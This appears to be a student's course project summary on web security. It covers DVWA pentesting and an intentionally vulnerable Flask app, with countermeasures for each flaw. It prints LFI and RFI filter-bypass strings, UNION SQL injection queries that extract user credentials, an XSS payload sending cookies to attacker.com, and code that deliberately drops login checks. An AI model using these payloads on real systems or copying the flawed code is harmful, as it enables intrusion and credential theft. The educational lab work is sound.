Web Security - Pentesting and Vulnerable Applications
Overview
Practical offensive and defensive cybersecurity project exploring common web vulnerabilities through pentesting of intentionally vulnerable applications (DVWA) and development of a deliberately flawed application (PyFlaSQL).
Context
As part of the "Web and IoT Network Security" course, this project provides practical skills in:
- Ethical penetration testing
- Vulnerability identification and exploitation
- Secure web application development
- Sensitive data protection
Learning Objectives
- Identify common vulnerabilities (OWASP Top 10)
- Exploit these flaws ethically and in controlled environments
- Understand attack mechanisms
- Learn countermeasures and best practices
- Develop secure applications
Project Structure
1. PortSwigger Academy
Cybersecurity learning platform with hands-on labs covering various web vulnerabilities.
2. DVWA Pentesting
Penetration testing on Damn Vulnerable Web Application, an intentionally vulnerable PHP/MySQL application with 3 difficulty levels (Low, Medium, High).
3. PyFlaSQL Development
Creating an intentionally vulnerable Flask (Python) application demonstrating OWASP Top 10 2021 flaws.
Exploited Vulnerabilities on DVWA
File Inclusion
Principle: Allows inclusion of unauthorized files (local or remote).
Low Level:
- No input validation
- Exploitation:
../../../../../../etc/passwd - Result: Access to system files
Medium Level:
- Protection using
str_replace()removing../andhttp:// - Bypass:
- LFI:
..././..././etc/passwd(double encoding) - RFI:
hthttp://tp://IP:8000/shell.php
- LFI:
- Result: Remote file inclusion → shell access
High Level:
- File must start with
file - Bypass: Protocol
file:///etc/passwd - Result: LFI possible, RFI blocked
Countermeasure: Strict validation, whitelist of allowed files.

SQL Injection
Principle: Execution of unauthorized SQL queries to access/modify database.
Detection:
- Injection of
'generates SQL error - Vulnerability confirmed
Exploitation (Low Level):
' ORDER BY 3 --                    # Number of columns
' UNION SELECT database(), user() --   # DB info
' UNION SELECT table_name, NULL FROM information_schema.tables
  WHERE table_schema='dvwa' --     # List tables
' UNION SELECT user, password FROM users --  # Extract credentials
Results:
- Database name:
dvwa - Tables:
users,guestbook - Columns:
user_id,user,password, etc. - Complete MD5 hash extraction
Countermeasure: Prepared Statements, ORM.
XSS Reflected (Cross-Site Scripting)
Principle: JavaScript injection executed immediately on victim's browser.
Exploitation:
<script>alert('XSS')</script>
<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>
Impact: Cookie theft, session hijacking, malicious redirection.
Countermeasure: HTML escaping, Content Security Policy (CSP).
XSS Stored (Persistent Cross-Site Scripting)
Principle: JavaScript code stored in database, executed for all visitors.
More dangerous: Affects all users, not just the target.
Exploitation: Injection in comment/guestbook forms.
Countermeasure: Server-side validation + HTML escaping.
PyFlaSQL Application: Implemented Vulnerabilities
A01:2021 - Broken Access Control
Description: Failed access control allowing resource access without authentication.
Implementation:
def srie_home():
    # Login no longer required
    username = current_user.username if current_user.is_authenticated else "Guest"
    return render_template('srie/home.html', username=username)
Exploitation:
- Before: Mandatory login redirection
- After: Direct access without authentication
Countermeasure: @login_required decorators, verification middleware.
A02:2021 - Cryptographic Failures
Description: Plaintext password storage in database.
Implementation:
- SQLite:
instance/database.db - Passwords not hashed
Exploitation:
sqlite3 database.db
SELECT user, password FROM users;
Result: All passwords directly readable.
Countermeasure: Secure hashing (bcrypt, Argon2, PBKDF2) + unique salt.
A03:2021 - Injection
Description: Vulnerabilities allowing SQL, LDAP, OS injection, etc.
Exploitation: Similar to SQL injections on DVWA.
Countermeasure: Prepared queries, strict validation, least privilege principle.
Technical Skills Acquired
Pentesting
Reconnaissance & Detection:
- Source code analysis
- Special character testing
- Injection point identification
Exploitation:
- File Inclusion (LFI/RFI)
- SQL Injection (UNION, ORDER BY, information_schema)
- XSS (Reflected & Stored)
- Protection bypass
Secure Development
Best practices:
- Input validation and sanitization
- Prepared statements
- Secure password hashing
- Robust access control (RBAC)
- Content Security Policy
Awareness
- Real impact of vulnerabilities
- Data theft, session hijacking, server control
- Security by Design
- OWASP Top 10 2021
Technologies Used
Pentesting: DVWA (PHP/MySQL), Burp Suite, SQLMap, PortSwigger Academy
Development: Python, Flask, SQLite
Tools: Kali Linux, netcat, reverse shells, Python HTTP servers
Skills Developed
- Ethical penetration testing (pentesting)
- Web vulnerability exploitation (SQL Injection, XSS, CSRF, LFI/RFI, Command Injection)
- Offensive tool usage (Burp Suite, SQLMap)
- Web application development (Flask, Python)
- Code analysis and security flaw identification
- Countermeasure implementation and OWASP best practices